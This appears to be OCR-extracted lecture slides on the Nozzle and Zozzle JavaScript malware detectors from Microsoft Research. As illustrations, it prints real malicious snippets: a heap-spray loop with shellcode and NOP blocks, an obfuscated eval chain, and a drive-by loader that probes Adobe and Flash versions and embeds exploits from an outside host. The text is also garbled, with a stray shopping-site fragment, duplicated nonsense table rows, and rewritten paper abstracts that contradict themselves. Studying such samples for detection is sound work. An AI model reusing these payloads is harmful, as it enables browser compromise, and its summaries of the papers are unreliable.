$\mathcal{SA}(\mathcal{H})$

Compute threat
of entire heap



$\mathcal{SA}(o)$

Compute threat of
single object




$\mathcal{SA}(\mathcal{B}_i)$

Compute threat of
single block



build CFG



Nozzle Experimental Summary



0 False Positives

- Bing finds 1,000s of malicious sites using Nozzle
- 10 popular AJAX-heavy sites
• 150 top Web sites



0 False Negatives

- Very few false positives
- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit
- Increased Bing's detection capability two-fold



Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

Zozzle: Static Malware Detection Plan

Train a classifier to recognize malware

Start with thousands of **malicious** and
benign labeled samples

Classify JavaScript code


Obfuscation

```
eval("'" + 0(2369522) + 0(1949494) + 0  
    (2288625) + 0(648464) + 0(2304124) +  
    0(2080995) + 0(2020710) + 0(2164958)  
    ) + 0(2168902) + 0(1986377) + 0(22279  
    03) + 0(2005851) + 0(2021303) + 0(646  
    435) + 0(1228455) + 0(644519) + 0(234  
    6826) + 0(2207788) + 0(2023127) + 0(2  
    306806) + 0(1983560) + 0(1949296) + 0  
    (2245968) + 0(2028685) + 0(809214) +  
    0(680960) + 0(747602) + 0(2346412) +  
    0(1060647) + 0(1045327) + 0(1381007)  
    ) + 0(1329180) + 0(745897) + 0(234140  
    4) + 0(1109791) + 0(1064283) + 0(1128  
    719) + 0(1321055) + 0(748985) + ...);
```



```
var l = function(x) {  
    return String.fromCharCode(x);  
}  
  
var o = function(m) {  
    return String.fromCharCode(  
        Math.floor(m / 10000) / 2);  
}  
  
shellcode = unescape("%u54EB%u758B...");  
var bigblock = unescape("%u0c0c%u0c0c");  
while(bigblock.length < slackspace) {  
    bigblock += bigblock;  
}  
block = bigblock.substring(0,  
    bigblock.length - slackspace);  
while(block.length + slackspace < 0x40000) {  
    block = block + block + fillblock;  
}  
memory = new Array();  
for(x=0; x < 300; x++) {  
    memory[x] = block + shellcode;  
}...
```

Runtime Deobfuscation via Code Unfolding)




Zozzle Training & Application

malicious
samples
(1K)




benign
samples
(7K)



Feature	P(malicious)
string:0dc	0.99
function:shellcode	0.99
loop:memory	0.87
abcababcababcabc	0.80
try:activex	0.41
if:file 7	0.33
abcababcababcabc	0.21
function:unescape	0.45
abcababcababcabc	0.55
loop:nop	0.95




Hierarchical Feature Extraction



Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95





□□□ | □□ | XOOOO | UPS | KODAK | □□□□□□□□□ie |

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Search

□□□□

□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY


A sidebar containing a shopping cart icon and a summary of items in the cart.

□□□□□□□ 0 □□□□□□
□□ NT0.00□□



C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"

Features & Throughput





False Positives & False Negatives

Set of 1.2M samples

0 false positives


Finds more malware than any other detector we know



Zozzle detection

```
document.write('<div style="position:absolute; left:-1000px; top:-1000px;">');
var E5Jrh = null;
try
{
    E5Jrh = new ActiveXObject("AcroPDF.PDF")
}
catch(e)
{
}
if(!E5Jrh)
{
    try
    {
        E5Jrh = new ActiveXObject("PDF.PdfCtrl")
    }
    catch(e)
    {
    }
}
if(E5Jrh)
{
    lv = E5Jrh.GetVersions().split(",")[4].split("=")[1].replace(/\./g,"");
    if(lv < 900 && lv != 813)
        document.write('<embed src="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=2" width=100 height=100
type="application/pdf"></embed>')
}
try
{
    var E5Jrh = 0;
    E5Jrh = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",")
}
catch(e)
{
}
if(E5Jrh && E5Jrh[2] < 124)
    document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100
align=middle><param name="movie" value="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=3"/><param
name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed
src="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=3"/></object>')
```

Zozzle: Detection on a budget



Thousands of malware samples detected daily

ZOZZLE: Fast and Precise In-Browser JavaScript Monitoring
Charlie Curtsinger
Univ. of Mass., Amherst

Abstract
JavaScript-based attacks are a significant fraction of successful attacks today. Attackers like JSbeautify can be mounted against sites using a seemingly innocent technique for addressing security concerns. In this paper, we present ZOZZLE, a fast and precise in-browser monitoring system that can detect such attacks in real time.

Benjamin Livshits
Microsoft Research

Limitations of Zozzle

```
"\x6D"\x73\x69\x65"\x20\x36"  
= "msie 6"  
  
if (navigator.userAgent.indexOf("msie 6") > 0)  
    document.write("<iframe src=x6.htm></iframe>");  
  
"O"\x57\x43"\x31\x30\x2E\x53"+  
"pr"\ea"\ds"\he"\et"  
= "OWC10.Spreadsheet"  
  
} catch(a) { } finally {  
    if (a!="[object Error]"){  
        document.write("<iframe src=svf19.htm></iframe>");  
    }  
}  
try {  
    var c; var f=new ActiveXObject("O"\x57\x43"\x31\x30\x2E\x53"+  
} catch(c) { } finally {  
    if (c!="[object Error]"){  
        aacc = "<iframe src=of.htm></iframe>";  
        setTimeout("document.write(aacc)", 3500);  
    } }
```

indexOf(
"\x69"\x65"\x20"\x37">0)
</iframe>");

"\x6D"\x73"\x69"\x65"\x20"\x37"

= "msie 7"

What's Next: Rx

```
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"\x73\x69\x65"+  

    document.write("<iframe src=x6.htm></iframe>  
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"\x73"\x69"+  

    document.write("<iframe src=x7.htm></iframe>  
  
try {  
    var a; var aa=new ActiveXObject("Sh"+"ockw"+  
} catch(a) {} finally {  
    if (a!="[object Error]")  
        document.write("<iframe src=svfl9.htm></  
}  
try {  
    var c; var f=new ActiveXObject("O"\x57\x43"+  
} catch(c) {} finally {  
    [object Error]) {  
        "<iframe src=of.htm></iframe>";  
        cout("document.write(aacc)", 3500);  
    }  
}
```




Clemens Kothitsch
TU Vienna

ROZZLE: De-Cloaking Internet Malware
Benjamin Livshits and Benjamin Zorn
Microsoft Research

Abstract—In recent years, attacks that exploit vulnerabilities in browsers and their associated plugins have increased significantly. These attacks are often written in JavaScript and literally millions of URLs contain such malicious content. While static and runtime methods for malware detection are often proposed in the literature, both on the client side, for just-in-time malware detection, the approaches encounter the same fundamental limits: the client side, for example, can only analyze the browser's memory, which is limited by the browser's memory limit. This paper proposes an approach that uses cloaking to bypass these limitations. The idea is to use a particular browser, often attacked by viruses, to detect malware. This browser is targeted at a particular user, who has a specific set of plug-ins and fails otherwise. As a result, because the user's browser is infected, it can detect malware without being detected itself. This approach is based on the observation that most users do not update their browser frequently, so they are less likely to be targeted by malware. This paper also shows that this approach is effective against known malware, such as Zeus, and that it can be used to detect new malware variants. The results show that this approach is able to detect known malware with a success rate of up to 95%, and new malware with a success rate of up to 80%. This paper also shows that this approach is able to detect known malware with a success rate of up to 95%, and new malware with a success rate of up to 80%.

Conclusions: Nozzle & Zozzle

Nozzle	Zozzle
Method Runtime	Mostly static



<http://research.microsoft.com/en-us/projects/nozzle/>